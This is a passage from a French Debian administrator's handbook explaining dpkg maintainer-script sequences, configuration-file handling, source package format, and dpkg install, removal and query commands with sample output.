D'une manière générale, le script `preinst` est exécuté préalablement à l'installation du paquet alors que le `postinst` la suit. De même, `prerm` est invoqué avant la suppression du paquet et `postrm` après. Une mise à jour d'un paquet équivaut à en supprimer la version précédente puis à installer la nouvelle. Il n'est pas possible de détailler ici tous les scénarios d'actions réussies, mais évoquons quand même les deux plus courants : une installation/mise à jour et une suppression.

ATTENTION

Noms symboliques des scripts

Les séquences décrites dans cette section font appel à des scripts de configuration aux noms particuliers, comme `ancien-prerm` ou `nouveau-postinst`. Il s'agit respectivement du script `prerm` contenu dans l'ancienne version du paquet (installé avant la mise à jour) et du script `postinst` de sa nouvelle version (mis en place par la mise à jour).

ASTUCE

Diagrammes d'états

Manoj Srivastava made these diagrams explaining how the configuration scripts are called by `dpkg`. Similar diagrams have also been developed by the Debian Women project; they are a bit simpler to understand, but less complete.

- ▶ <https://people.debian.org/~srivasta/MaintainerScripts.html>
- ▶ <https://www.debian.org/doc/debian-policy/#maintainer-script-flowcharts>

Installation et mise à jour

Voici les étapes d'une installation (ou mise à jour) :

1. En cas de mise à jour, `dpkg` appelle la commande `ancien-prerm upgrade nouvelle-version`.
2. Pour une mise à jour toujours, `dpkg` exécute alors `nouveau-preinst upgrade ancienne-version`; pour une première installation, il exécute `nouveau-preinst install`. Il peut ajouter l'ancienne version en dernier paramètre si le paquet avait déjà été installé et supprimé entre-temps (mais non purgé, les fichiers de configuration ayant alors été conservés).
3. Les fichiers du nouveau paquet sont décompactés. Si un fichier existait au préalable, il est remplacé mais une copie de sauvegarde est temporairement réalisée.
4. En cas de mise à jour, `dpkg` exécute `ancien-postrm upgrade nouvelle-version`.
5. `dpkg` met à jour toutes ses données internes (liste de fichiers, scripts de configuration) et supprime les copies de sauvegarde des fichiers remplacés. C'est un point de non-retour : `dpkg` ne dispose plus désormais de tous les éléments nécessaires pour revenir à l'état antérieur.
6. `dpkg` va mettre à jour les fichiers de configuration en demandant à l'utilisateur de trancher s'il est incapable de tout gérer automatiquement. Les détails de cette procédure se trouvent dans la section 5.2.3, « Sommes de contrôle, liste des fichiers de configuration » page 93.
7. Enfin, `dpkg` configure le paquet en exécutant `nouveau-postinst configure dernière-version-configurée`.

Suppression de paquets

Voici les étapes pour une suppression de paquet:

1. `dpkg` appelle `prerm remove`.
2. `dpkg` supprime tous les fichiers du paquet, à l'exception des fichiers de configuration et des scripts de configuration.
3. `dpkg` exécute `postrm remove`. Tous les scripts de configuration, sauf le `postrm`, sont effacés. Si l'utilisateur n'a pas demandé la « purge » du paquet, les opérations s'arrêtent là.
4. En cas de purge complète du paquet (demandée avec `dpkg --purge` ou `dpkg -P`), les fichiers de configuration sont supprimés, ainsi qu'un certain nombre de copies (*).

`dpkg -tmp, *.dpkg-old, *.dpkg-new`) et de fichiers temporaires ; `dpkg` exécute ensuite `postrm purge`.

VOCABULAIRE

La purge, une suppression complète

Lorsqu'un paquet Debian est supprimé, les fichiers de configuration sont conservés afin de faciliter une éventuelle réinstallation. De même, les données gérées par un démon (comme le contenu de l'annuaire d'un serveur LDAP, ou le contenu de la base de données pour un serveur SQL) sont habituellement conservées.

Pour supprimer toute donnée associée au paquet, il faut procéder à sa « purge » avec la commande `dpkg -P paquet`, `apt-get remove --purge paquet` ou `aptitude purge paquet`.

Étant donné le caractère définitif de cette suppression de données, on prendra garde de ne pas utiliser la purge à la légère.

OUTIL

debconf

`debconf` fut créé pour résoudre un problème récurrent chez Debian. Tous les paquets Debian incapables de fonctionner sans un minimum de configuration posaient des questions à l'utilisateur avec des appels à `echo` et `read` dans les scripts `shell` `postinst` et similaires. Mais cela impliquait également, lors d'une grosse installation ou mise à jour, de rester à côté de son ordinateur pour renseigner ces requêtes qui pouvaient se produire à tout moment. Ces interactions manuelles ont désormais presque totalement disparu au profit de l'outil `debconf`.

`debconf` offre de nombreuses caractéristiques intéressantes : il contraint le développeur à spécifier les interactions avec l'utilisateur, il permet de localiser les différentes chaînes de caractères affichées (toutes les traductions sont stockées dans le fichier `templates` décrivant les interactions), il dispose de différents modules d'affichage pour présenter les questions à l'utilisateur (modes texte, graphique, non interactif) et il permet de créer une base centrale de réponses pour partager la même configuration entre plusieurs ordinateurs... Mais la plus importante est qu'il est maintenant possible de présenter toutes les questions d'un bloc à l'utilisateur avant de démarrer une longue installation ou mise à jour. L'utilisateur peut alors vaquer à ses occupations pendant que le système s'installe, sans avoir à rester devant son écran pour y surveiller l'installation.

Les quatre scripts évoqués précédemment sont complétés par un script `config`, fourni par les paquets utilisant `debconf` pour obtenir de l'utilisateur des informations de configuration. Lors de l'installation, ce script définit en détail les questions posées par `debconf`. Les réponses sont enregistrées dans la base de données de `debconf` pour référence ultérieure. Le script est généralement exécuté par `apt` avant d'installer un à un tous les paquets afin de regrouper en début de processus toutes les questions posées à l'utilisateur. Les scripts de pré- et post-installation pourront ensuite exploiter ces informations pour effectuer un traitement conforme aux vœux de l'utilisateur.

5.2.3. Sommes de contrôle, liste des fichiers de configuration

En plus des données de contrôle et des scripts de configuration déjà cités dans les sections précédentes, l'archive `control.tar.gz` d'un paquet Debian en contient d'autres. Le premier,

`md5sums`, contient la liste des empreintes numériques de tous les fichiers du paquet. Son principal avantage est de permettre à `dpkg --verify` (que nous étudierons dans la section 14.3.3.1, « Audit des paquets avec `dpkg --verify` » page 427) de vérifier que ces fichiers n'ont pas été modifiés depuis leur installation. Vous pouvez noter que lorsque ce fichier n'existe pas, `dpkg` le génère dynamiquement au moment de l'installation (et l'enregistre dans la base de données `dpkg` comme les autres fichiers de contrôle).

`conffiles` liste les fichiers du paquet qu'il faudra gérer comme des fichiers de configuration. Un fichier de configuration a cela de particulier qu'il peut être modifié par l'administrateur et que ses changements seront normalement conservés lors d'une mise à jour du paquet.

En effet, dans une telle situation, `dpkg` se comporte aussi intelligemment que possible : si le fichier de configuration standard n'a pas évolué entre les deux versions, il ne fait rien. Sinon, il va essayer de le mettre à jour. Deux cas sont possibles : soit l'administrateur n'a pas touché à ce fichier de configuration, auquel cas `dpkg` installe automatiquement la nouvelle version disponible, soit le fichier a été modifié, auquel cas `dpkg` demande à l'administrateur quelle version il souhaite utiliser (l'ancienne avec les modifications, ou la nouvelle fournie par le paquet). Pour l'aider à prendre sa décision, `dpkg` lui propose de consulter un « `diff` » présentant les différences entre les deux versions. S'il choisit de conserver l'ancienne version, la nouvelle sera stockée au même emplacement dans un fichier suffixé de `.dpkg-dist`. S'il choisit la nouvelle version, l'ancienne sera conservée dans un fichier `.dpkg-old`. La dernière possibilité offerte consiste à interrompre momentanément `dpkg` pour éditer le fichier et tenter d'y reprendre les modifications pertinentes (préalablement identifiées grâce au `diff`).

POUR ALLER PLUS LOIN

Éviter les questions sur les fichiers de configuration

`dpkg` gère la mise à jour des fichiers de configuration mais interrompt régulièrement ses opérations pour solliciter l'avis de l'administrateur. Cette caractéristique est relativement désagréable pour qui souhaite obtenir une mise à jour non interactive. C'est pourquoi ce programme propose des options permettant de répondre systématiquement selon la même logique : `--force-confold` conserve l'ancienne version du fichier ; `--force-confnew` utilise la nouvelle version du fichier (ces choix sont respectés même si le fichier n'a pas été modifié par l'administrateur ; ce n'est que rarement l'effet souhaité). Si de plus vous précisez `--force-confdef`, il fera le choix automatique quand c'est possible (c'est-à-dire lorsque le fichier de configuration original n'a pas été modifié) et ne se rabattra sur `--force-confnew` ou `--force-confold` que dans les autres cas.

Ces options s'appliquent à `dpkg`, mais la plupart du temps un administrateur travaillera directement avec les programmes `aptitude` ou `apt-get`. Il est donc nécessaire de connaître la syntaxe qui permet de leur indiquer les options à passer à `dpkg` (leurs interfaces en ligne de commande sont très similaires).

```
# apt -o DPkg::options::="--force-confdef" -o DPkg::options
      ::="--force-confold" full-upgrade
```

On peut placer ces options directement dans la configuration d'`apt` plutôt que de les lui spécifier à chaque fois en ligne de commande. Pour cela, il suffit d'écrire la ligne suivante dans le fichier `/etc/apt/apt.conf.d/local` :

```
DPkg::options { "--force-confdef"; "--force-confold"; }
```

POUR ALLER PLUS LOIN

Forcer `dpkg` à poser les questions sur les fichiers de configuration

L'option `--force-confask` demande à `dpkg` d'afficher les questions concernant les fichiers de configuration même dans les cas où cela n'est normalement plus nécessaire. Ainsi, en réinstallant un paquet avec cette option, `dpkg` posera à nouveau la question pour tous les fichiers de configuration modifiés par l'administrateur. C'est très pratique notamment pour réinstaller le fichier de configuration original s'il a été supprimé et si aucune copie n'est disponible : une réinstallation normale ne suffit pas car `dpkg` considère la suppression comme une forme de modification légitime et n'installe donc pas le fichier de configuration désiré.

5.3. Structure d'un paquet source

5.3.1. Format

A source package is usually comprised of three files, a `.dsc`, a `.orig.tar.gz`, and a `.debian.tar.xz` (or `.diff.gz`). They allow creation of binary packages (`.deb` files described above) from the source code files of the program, which are written in a programming language.

Le fichier `.dsc` (*Debian Source Control*, ou contrôle des sources de Debian) est un court fichier texte contenant un en-tête RFC 2822 (tout comme le fichier `control` étudié dans la section 5.2.1, « [Description : fichier control](#) » page 84) qui décrit le paquet source et indique quels autres fichiers en font partie. Il est signé par son mainteneur, ce qui en garantit l'authenticité — consulter la section 6.5, « [Vérification d'authenticité des paquets](#) » page 135 pour plus de détails à ce sujet.

Ex. 5.1 Un fichier `.dsc`

```
-----BEGIN PGP SIGNED MESSAGE-----  
Hash: SHA512  
  
Format: 3.0 (quilt)  
Source: zim  
Binary: zim  
Architecture: all  
Version: 0.65-4  
Maintainer: Emfox Zhou <emfox@debian.org>  
Uploaders: Raphaël Hertzog <hertzog@debian.org>  
Homepage: http://zim-wiki.org  
Standards-Version: 3.9.8  
Vcs-Browser: https://anonscm.debian.org/cgit/collab-maint/zim.git  
Vcs-Git: https://anonscm.debian.org/git/collab-maint/zim.git  
Build-Depends: debhelper (>= 9), xdg-utils, python (>= 2.6.6-3-), libgtk2.0-0 (>= 2.6), python-gtk2, python-xdg, dh-python
```

```

Package-List:
zim deb x11 optional arch=all
Checksums-Sha1:
4a9be85c98b7f4397800f6d301428d64241034ce 1899614 zim_0.65.orig.tar.gz
0ec38c990ec7662205dd0c843bf81f9033906a2e 10332 zim_0.65-4.debian.tar.xz
Checksums-Sha256:
5442f3334395a2beafc5b9a2bbec2e53e38270d4bad696b5c4053dd51dc1ed96 1899614 zim_0.65.
➥ orig.tar.gz
78271df16aa166dce916b3ff4ecd705ed3a8832e49d3ef0bd8738a4fe8dd2b4f 10332 zim_0.65-4.
➥ debian.tar.xz
Files:
63ab7a2070e6d1d3fb32700a851d7b8b 1899614 zim_0.65.orig.tar.gz
648559b38e04eaf4f6caa97563c057ff 10332 zim_0.65-4.debian.tar.xz

-----BEGIN PGP SIGNATURE-----
Comment: Signed by Raphael Hertzog

iQEZBAEBCgAdFiEE1823g1EQnhJ1LsbSA4gdq+vCmrkFAlgZXkACgkQA4gdq+vC
mrnyXAf+M/PzZFjyk6Hvv1QSbocIDZ3bEqRjVpNLApubsPsEZzT6yw9vypzNE2hZ
/BbLPa0Ntbhew4U+SJpuujV7VnLs9mZg0FuKRHKWYQBQ+oxw+gtM6iePwVj58aP/
LW7K5gE428ohMdjIkf42Lz4Fve3dVPgPLIzQxRZ87N60KqmS81M6/RRIF3TS/gJp
CwpN1yifCfQs46gxL5/CgA4uhI8taz+g+8ZDd6fL5BQeFuNsgplY4QL1uGno3F7G
VY7WZhM601Re2ePnv+6vjh8kDWmjZhfB4RJy0+hHezuoVGKljyaxc104P/fxvXus
CEETju6cAE/HgDubDXDqExMwEd4odA==
=HUVj
-----END PGP SIGNATURE-----

```

On notera au passage que le paquet source compte lui aussi des dépendances (Build-Depends), totalement distinctes de celles des paquets binaires, puisqu'il s'agit d'outils nécessaires pour compiler le logiciel concerné et construire son paquet binaire.

ATTENTION

Espaces de noms distincts

Il est important de voir qu'il n'y a pas forcément correspondance entre le nom du paquet source et celui du ou des paquets binaires qu'il génère — c'est assez facile à comprendre si l'on sait que chaque paquet source peut générer plusieurs paquets binaires. C'est pourquoi le fichier .dsc dispose des champs Source et Binary pour nommer explicitement le paquet source et stocker la liste des paquets binaires qu'il génère.

CULTURE

Pourquoi séparer en plusieurs paquets

Il est très fréquent qu'un paquet source (donc un ensemble logiciel donné) génère plusieurs paquets binaires. Les raisons sont multiples : un logiciel peut souvent être utilisé dans différents contextes ; ainsi une bibliothèque partagée peut être installée pour faire fonctionner une application (par exemple *libc6*), ou alors elle peut être installée pour développer un nouveau logiciel (*libc6-dev* sera alors le bon paquet). On retrouve la même logique pour des services client/serveur où l'on souhaite installer la partie serveur sur une première machine et la partie client sur d'autres (c'est par exemple le cas de *openssh-server* et *openssh-client*).

Il est également fréquent que la documentation soit fournie dans un paquet dédié : l'utilisateur peut l'installer indépendamment du logiciel et peut à tout moment

choisir de la supprimer pour gagner de l'espace disque. En outre, cela constitue une économie d'espace disque sur les miroirs Debian puisque le paquet de documentation sera alors partagé entre toutes les architectures (au lieu d'avoir la documentation dupliquée dans les paquets de chaque architecture).

PERSPECTIVE

Différents formats de paquet source

À l'origine, il n'y avait qu'un seul format de paquet source. Il s'agit du format 1.0 qui associe une archive `.orig.tar.gz` à un patch de « debianisation » `.diff.gz` (il existe aussi une variante — constituée d'une seule archive `.tar.gz` — qui est automatiquement employée si aucun fichier `.orig.tar.gz` n'est disponible).

Since Debian *Squeeze*, Debian developers have the option to use new formats that correct many problems of the historical format. Format 3.0 (quilt) can combine multiple upstream archives in the same source package: in addition to the usual `.orig.tar.gz`, supplementary `.orig-component.tar.gz` archives can be included. This is useful with software that is distributed in several upstream components but for which a single source package is desired. These archives can also be compressed with `xz` rather than `gzip`, which saves disk space and network resources. Finally, the monolithic patch, `.diff.gz` is replaced by a `.debian.tar.xz` archive containing the compiling instructions and a set of upstream patches contributed by the package maintainer. These last are recorded in a format compatible with quilt — a tool that facilitates the management of a series of patches.

Le fichier `.orig.tar.gz` est une archive contenant les codes sources du programme tels qu'ils ont été fournis par son auteur. Il est demandé aux développeurs de ne pas modifier cette archive afin de pouvoir vérifier facilement la provenance et l'intégrité du fichier (par simple comparaison d'une somme de contrôle) et par respect pour la volonté de certains auteurs.

The `.debian.tar.xz` contains all of the modifications made by the Debian maintainer, especially the addition of a `debian` directory containing the instructions to execute to construct a Debian package.

OUTIL

Décompresser un paquet source

Si l'on dispose d'un paquet source, on peut employer la commande `dpkg-source` (du paquet `dpkg-dev`) pour le décompresser :

```
$ dpkg-source -x paquet_0.7-1.dsc
```

On peut également employer `apt-get` pour télécharger un paquet source et le décompresser dans la foulée. Il faut cependant disposer de lignes `deb-src` adéquates dans le fichier `/etc/apt/sources.list` (décris plus en détail dans la section 6.1, « [Renseigner le fichier `sources.list`](#) » page 112). Ces dernières sont employées pour lister des « sources » de paquets sources (c'est-à-dire des serveurs mettant à disposition un ensemble de paquets sources).

```
$ apt-get source paquet
```

5.3.2. Utilité chez Debian

Le paquet source est à la base de tout chez Debian. Tous les paquets Debian proviennent d'un paquet source et chaque changement dans un paquet Debian est la conséquence d'une modification réalisée au niveau du paquet source. Les mainteneurs Debian travaillent au niveau du paquet source, en connaissant cependant les conséquences de leurs actions sur les paquets binaires. Le fruit de leur travail se retrouve donc dans les paquets sources disponibles chez Debian : on peut y remonter facilement et tout en découle.

Lorsqu'une nouvelle version d'un paquet (paquet source et un ou plusieurs paquets binaires) parvient sur le serveur Debian, c'est le paquet source qui est le plus important. En effet, il sera ensuite utilisé par tout un réseau de machines d'architectures différentes pour compilation sur les différentes architectures prises en charge par Debian. Le fait que le développeur envoie également un ou plusieurs paquets binaires pour une architecture donnée (en général i386 ou amd64) est relativement secondaire, puisque tout aurait aussi bien pu être généré automatiquement.

5.4. Manipuler des paquets avec dpkg

dpkg est la commande de base pour manipuler des paquets Debian sur le système. Si vous disposez de fichiers .deb, c'est dpkg qui permet de les installer ou d'analyser leur contenu. Toutefois, ce programme n'a qu'une vision partielle de l'univers Debian : il sait ce qui est installé sur le système et ce qu'on lui indique en ligne de commande, mais, n'ayant aucune connaissance de tous les autres paquets disponibles, il échouera si une dépendance n'est pas satisfaitة. Un outil comme apt établira au contraire la liste des dépendances pour tout installer aussi automatiquement que possible.

NOTE	Il faut voir dpkg comme un outil système (de <i>backend</i>) et apt comme un outil plus proche de l'utilisateur, qui permet de dépasser les limitations du précédent. Mais ces deux outils marchent de concert, chacun a ses spécificités et convient mieux à certaines tâches.
dpkg ou apt ?	

5.4.1. Installation de paquets

dpkg est avant tout l'outil qui permet d'installer un paquet Debian déjà accessible (car il ne peut télécharger). On utilise pour cela son option -i ou --install.

Ex. 5.2 Installation d'un paquet avec dpkg

```
# dpkg -i man-db_2.7.6.1-2_amd64.deb
(Reading database ... 110431 files and directories currently installed.)
Preparing to unpack man-db_2.7.6.1-2_amd64.deb ...
Unpacking man-db (2.7.6.1-2) over (2.7.6.1-1) ...
Setting up man-db (2.7.6.1-2) ...
```

```
Updating database of manual pages ...
Processing triggers for mime-support (3.60) ...
```

On peut observer les différentes étapes suivies par dpkg ; on sait ainsi à quel niveau s'est produite une éventuelle erreur. L'installation peut aussi s'effectuer en deux temps, dépaquetage puis configuration. apt-get en tire profit pour limiter le nombre d'invocations de dpkg (coûteuses en raison du chargement de la base de données en mémoire — notamment la liste des fichiers déjà installés).

Ex. 5.3 Dépaquetage et configuration séparée

```
# dpkg --unpack man-db_2.7.6.1-2_amd64.deb
(Reading database ... 110431 files and directories currently installed.)
Preparing to unpack man-db_2.7.6.1-2_amd64.deb ...
Unpacking man-db (2.7.6.1-2) over (2.7.6.1-2) ...
Processing triggers for mime-support (3.60) ...
# dpkg --configure man-db
Setting up man-db (2.7.6.1-2) ...
Updating database of manual pages ...
```

Parfois, dpkg échouera à installer un paquet et renverra une erreur ; si on lui ordonne de l'ignorer, il se contentera alors d'émettre un avertissement : c'est à cela que servent les différentes options `--force-*`. La commande `dpkg --force-help` ou la documentation de cette commande donneront la liste complète de ces options. L'erreur la plus fréquente, et qui ne manquera pas de vous concerner tôt ou tard, est la collision de fichiers. Lorsqu'un paquet contient un fichier déjà installé par un autre paquet, dpkg refuse de l'installer. Les messages suivants apparaissent alors :

```
Dépaquetage de libgdm (à partir de .../libgdm_3.8.3-2_amd64.deb) ...
dpkg: erreur de traitement de /var/cache/apt/archives/libgdm_3.8.3-2_amd64.deb (--> install):
  tentative de remplacement de « /usr/bin/gdmflexiserver », qui appartient aussi au
    ➔ paquet gdm3 3.4.1-9
```

Dans ce cas, si vous pensez que remplacer ce fichier ne constitue pas un risque important pour la stabilité de votre système (ce qui est presque toujours le cas), vous pouvez employer l'option `--force-overwrite`, qui indiquera à dpkg d'ignorer cette erreur et d'écraser le fichier.

Bien que de nombreuses options `--force-*` existent, seule `--force-overwrite` est susceptible d'être employée de manière régulière. Ces options existent juste pour des situations exceptionnelles et il convient de s'en passer autant que possible afin de respecter les règles imposées par le mécanisme de paquetage — règles qui garantissent la cohérence et la stabilité du système, rappelons-le.

ATTENTION**Du bon usage de
--force-***

Si l'on n'y prend garde, l'usage d'une option `--force-*` peut mener à un système où les commandes de la famille APT refuseront de fonctionner. En effet, certaines de ces options permettent d'installer un paquet alors même qu'une dépendance n'est pas satisfaite, ou en dépit d'un conflit mentionné. Le résultat est un système incohérent du point de vue des dépendances et les commandes APT refuseront d'exécuter la moindre action, sauf celles qui permettent de revenir dans un état cohérent (cela consiste souvent à installer la dépendance manquante ou à supprimer le paquet problématique). Cela se traduit souvent par un message comme celui-ci, obtenu après avoir installé une nouvelle version de `rdesktop` en ignorant sa dépendance sur une version plus récente de la `libc6` :

```
# apt full-upgrade
[...]
Vous pouvez lancer « apt-get -f install » pour corriger ces
→ problèmes.
Les paquets suivants contiennent des dépendances non
→ satisfaites :
rdesktop: Dépend: libc6 (>= 2.5) mais 2.3.6.ds1-13etch7
→ est installé
E: Dépendances manquantes. Essayez d'utiliser l'option -f.
```

L'administrateur aventureux qui est certain de la justesse de son analyse peut choisir d'ignorer une dépendance ou un conflit, donc d'employer l'option `--force-*` correspondante. Dans ce cas, s'il veut pouvoir continuer d'employer apt ou aptitude, il doit éditer `/var/lib/dpkg/status` pour supprimer/modifier la dépendance ou le conflit qu'il a choisi d'outrepasser.

Cette manipulation relève d'un bricolage honteux et ne devrait — si possible — jamais être employée. Bien souvent, une solution plus propre consiste à recompiler le paquet dont la dépendance ne convient pas (voir section 15.1, « [Recompiler un paquet depuis ses sources](#) » page 464) voire à récupérer une version plus récente (potentiellement corrigée) sur un site comme celui de [backports.debian.org](#) (voir section 6.1.2.4, « [Rétroportages vers stable](#) » page 116).

5.4.2. Suppression de paquets

En invoquant dpkg avec l'option `-r` ou `--remove` suivie d'un nom de paquet, on supprime celui-ci. Cette suppression n'est cependant pas complète : tous les fichiers de configuration, scripts de configuration, fichiers de logs (journaux système) et toutes les données d'utilisateur manipulées par le paquet subsistent. L'intérêt de les conserver est de désactiver un programme en le désinstallant tout en se ménageant la possibilité de le remettre en service rapidement et à l'identique. Pour tout supprimer pour de bon, il convient de faire appel à l'option `-P` ou `--purge` suivie du nom de paquet.

Ex. 5.4 Suppression puis purge du paquet debian-cd

```
# dpkg -r debian-cd
(Reading database ... 112188 files and directories currently installed.)
```

```
Removing debian-cd (3.1.20) ...
# dpkg -P debian-cd
(Reading database ... 111613 files and directories currently installed.)
Purging configuration files for debian-cd (3.1.20) ...
```

5.4.3. Consulter la base de données de dpkg et inspecter des fichiers .deb

B.A.-BA Syntaxe des options

La plupart des options sont disponibles en version « longue » (un ou plusieurs mots significatifs, précédés d'un tiret double) ou « courte » (une seule lettre, souvent l'initiale d'un mot de la version longue, et précédée d'un seul tiret). Cette convention est si fréquente qu'elle est normée POSIX.

Avant de conclure cette section, nous allons décrire un certain nombre d'options de `dpkg` permettant d'interroger sa base de données interne afin d'obtenir des informations. En donnant d'abord les options longues puis les options courtes correspondantes (qui prendront évidemment les mêmes éventuels arguments), citons `--listfiles paquet` (ou `-L`), qui affiche la liste des fichiers installés par ce paquet ; `--search fichier` (ou `-S`), qui retrouve le paquet d'où provient ce fichier ; `--status paquet` (ou `-s`), qui affiche les en-têtes d'un paquet installé ; `--list` (ou `-l`), qui affiche la liste des paquets connus du système ainsi que leur état d'installation ; `--contents fichier.deb` (ou `-c`), qui affiche la liste des fichiers contenus dans le paquet Debian spécifié ; `--info fichier.deb` (ou `-I`), qui affiche les en-têtes de ce paquet Debian.

Ex. 5.5 Diverses requêtes avec dpkg

```
$ dpkg -L base-passwd
/.
/usr
/usr/sbin
/usr/sbin/update-passwd
/usr/share
/usr/share/base-passwd
/usr/share/base-passwd/group.master
/usr/share/base-passwd/passwd.master
/usr/share/doc
/usr/share/doc/base-passwd
/usr/share/doc/base-passwd/README
/usr/share/doc/base-passwd/changelog.gz
/usr/share/doc/base-passwd/copyright
/usr/share/doc/base-passwd/users-and-groups.html
/usr/share/doc/base-passwd/users-and-groups.txt.gz
/usr/share/doc-base
/usr/share/doc-base/users-and-groups
/usr/share/lintian
/usr/share/lintian/overrides
```

```
/usr/share/lintian/overrides/base-passwd
/usr/share/man
/usr/share/man/de
/usr/share/man/de/man8
/usr/share/man/de/man8/update-passwd.8.gz
/usr/share/man/es
/usr/share/man/es/man8
/usr/share/man/es/man8/update-passwd.8.gz
/usr/share/man/fr
/usr/share/man/fr/man8
/usr/share/man/fr/man8/update-passwd.8.gz
/usr/share/man/ja
/usr/share/man/ja/man8
/usr/share/man/ja/man8/update-passwd.8.gz
/usr/share/man/man8
/usr/share/man/man8/update-passwd.8.gz
/usr/share/man/pl
/usr/share/man/pl/man8
/usr/share/man/pl/man8/update-passwd.8.gz
/usr/share/man/ru
/usr/share/man/ru/man8
/usr/share/man/ru/man8/update-passwd.8.gz
$ dpkg -S /bin/date
coreutils: /bin/date
$ dpkg -s coreutils
Package: coreutils
Essential: yes
Status: install ok installed
Priority: required
Section: utils
Installed-Size: 15103
Maintainer: Michael Stone <mstone@debian.org>
Architecture: amd64
Multi-Arch: foreign
Version: 8.26-3
Replaces: mktemp, realpath, timeout
Pre-Depends: libacl1 (>= 2.2.51-8), libattr1 (>= 1:2.4.46-8), libc6 (>= 2.17),
             ➔ libselinux1 (>= 2.1.13)
Conflicts: timeout
Description: GNU core utilities
This package contains the basic file, shell and text manipulation
utilities which are expected to exist on every operating system.
.
Specifically, this package includes:
arch base64 basename cat chcon chgrp chmod chown chroot cksum comm cp
csplit cut date dd df dir dircolors dirname du echo env expand expr
factor false flock fmt fold groups head hostid id install join link ln
logname ls md5sum mkdir mkfifo mknod mktemp mv nice nl nohup nproc numfmt
od paste pathchk pinky pr printenv printf ptx pwd readlink realpath rm
```

```

rmdir runcon sha*sum seq shred sleep sort split stat stty sum sync tac
tail tee test timeout touch tr true truncate tsort tty uname unexpand
uniq unlink users vdir wc who whoami yes
Homepage: http://gnu.org/software/coreutils
$ dpkg -l 'b*'
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name          Version       Architecture     Description
+++=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
→
un  backupninja      <none>        <none>          (no description
  ↵ available)
un  backuppc         <none>        <none>          (no description
  ↵ available)
un  baekmuk-ttf      <none>        <none>          (no description
  ↵ available)
un  base             <none>        <none>          (no description
  ↵ available)
un  base-config      <none>        <none>          (no description
  ↵ available)
ii   base-files       9.9+deb9u1    amd64          Debian base system
  ↵ miscellaneous files
ii   base-passwd      3.5.43       amd64          Debian base system
  ↵ master password and group
ii   bash             4.4-5        amd64          GNU Bourne Again SHell
[...]
$ dpkg -c /var/cache/apt/archives/gnupg_2.1.18-8~deb9u1_amd64.deb
drwxr-xr-x root/root      0 2017-09-18 20:41 .
drwxr-xr-x root/root      0 2017-09-18 20:41 ./usr/
drwxr-xr-x root/root      0 2017-09-18 20:41 ./usr/bin/
-rw xr-xr-x root/root 996648 2017-09-18 20:41 ./usr/bin/gpg
-rw xr-xr-x root/root 3444 2017-09-18 20:41 ./usr/bin/gpg-zip
-rw xr-xr-x root/root 161192 2017-09-18 20:41 ./usr/bin/gpgconf
-rw xr-xr-x root/root 26696 2017-09-18 20:41 ./usr/bin/gpgparsemail
-rw xr-xr-x root/root 76112 2017-09-18 20:41 ./usr/bin/gpgsplit
-rw xr-xr-x root/root 158344 2017-09-18 20:41 ./usr/bin/kbxutil
-rw xr-xr-x root/root 1081 2014-06-25 16:17 ./usr/bin/lspgpot
-rw xr-xr-x root/root 2194 2017-09-18 20:41 ./usr/bin/migrate-pubring-from-
  ↵ classic-gpg
-rw xr-xr-x root/root 14328 2017-09-18 20:41 ./usr/bin/watchgnupg
drwxr-xr-x root/root      0 2017-09-18 20:41 ./usr/sbin/
-rw xr-xr-x root/root 3078 2017-09-18 20:41 ./usr/sbin/addgnupghome
-rw xr-xr-x root/root 2219 2017-09-18 20:41 ./usr/sbin/applygnupgdefaults
drwxr-xr-x root/root      0 2017-09-18 20:41 ./usr/share/
drwxr-xr-x root/root      0 2017-09-18 20:41 ./usr/share/doc/
drwxr-xr-x root/root      0 2017-09-18 20:41 ./usr/share/doc/gnupg/
-rw r--r-- root/root 18964 2017-01-23 18:39 ./usr/share/doc/gnupg/DETAILS.gz
[...]

```

```

$ dpkg -I /var/cache/apt/archives/gnupg_2.1.18-8~deb9u1_amd64.deb
new debian package, version 2.0.
size 1124042 bytes: control archive=2221 bytes.
 1388 bytes,   24 lines      control
 2764 bytes,   43 lines      md5sums

Package: gnupg
Source: gnupg2
Version: 2.1.18-8~deb9u1
Architecture: amd64
Maintainer: Debian GnuPG Maintainers <pkg-gnupg-maint@lists.alioth.debian.org>
Installed-Size: 2088
Depends: gnupg-agent (= 2.1.18-8~deb9u1), libassuan0 (>= 2.0.1), libbz2-1.0,
          ➔ libc6 (>= 2.15), libgcrypt20 (>= 1.7.0), libgpg-error0 (>= 1.14),
          ➔ libksba8 (>= 1.3.4), libreadline7 (>= 6.0), libsqlite3-0 (>= 3.7.15),
          ➔ zlib1g (>= 1:1.1.4)
Recommends: dirmngr (= 2.1.18-8~deb9u1), gnupg-l10n (= 2.1.18-8~deb9u1)
Suggests: parcimonie, xloadimage
Breaks: debsig-verify (<< 0.15), dirmngr (<< 2.1.18-8~deb9u1), gnupg2 (<<
          ➔ 2.1.11-7+exp1), libgnupg-interface-perl (<< 0.52-3), libgnupg-perl (<=
          ➔ 0.19-1), libmail-gnupg-perl (<= 0.22-1), monkeysphere (<< 0.38~), php-
          ➔ crypt-gpg (<= 1.4.1-1), python-apt (<= 1.1.0~beta4), python-gnupg (<<
          ➔ 0.3.8-3), python3-apt (<= 1.1.0~beta4)
Replaces: gnupg2 (<< 2.1.11-7+exp1)
Provides: gpg
Section: utils
Priority: optional
Multi-Arch: foreign
Homepage: https://www.gnupg.org/
Description: GNU privacy guard - a free PGP replacement
  GnuPG is GNU's tool for secure communication and data storage.
  It can be used to encrypt data and to create digital signatures.
  It includes an advanced key management facility and is compliant
  with the proposed OpenPGP Internet standard as described in RFC4880.
[...]

```

POUR ALLER PLUS LOIN

Comparaison de versions

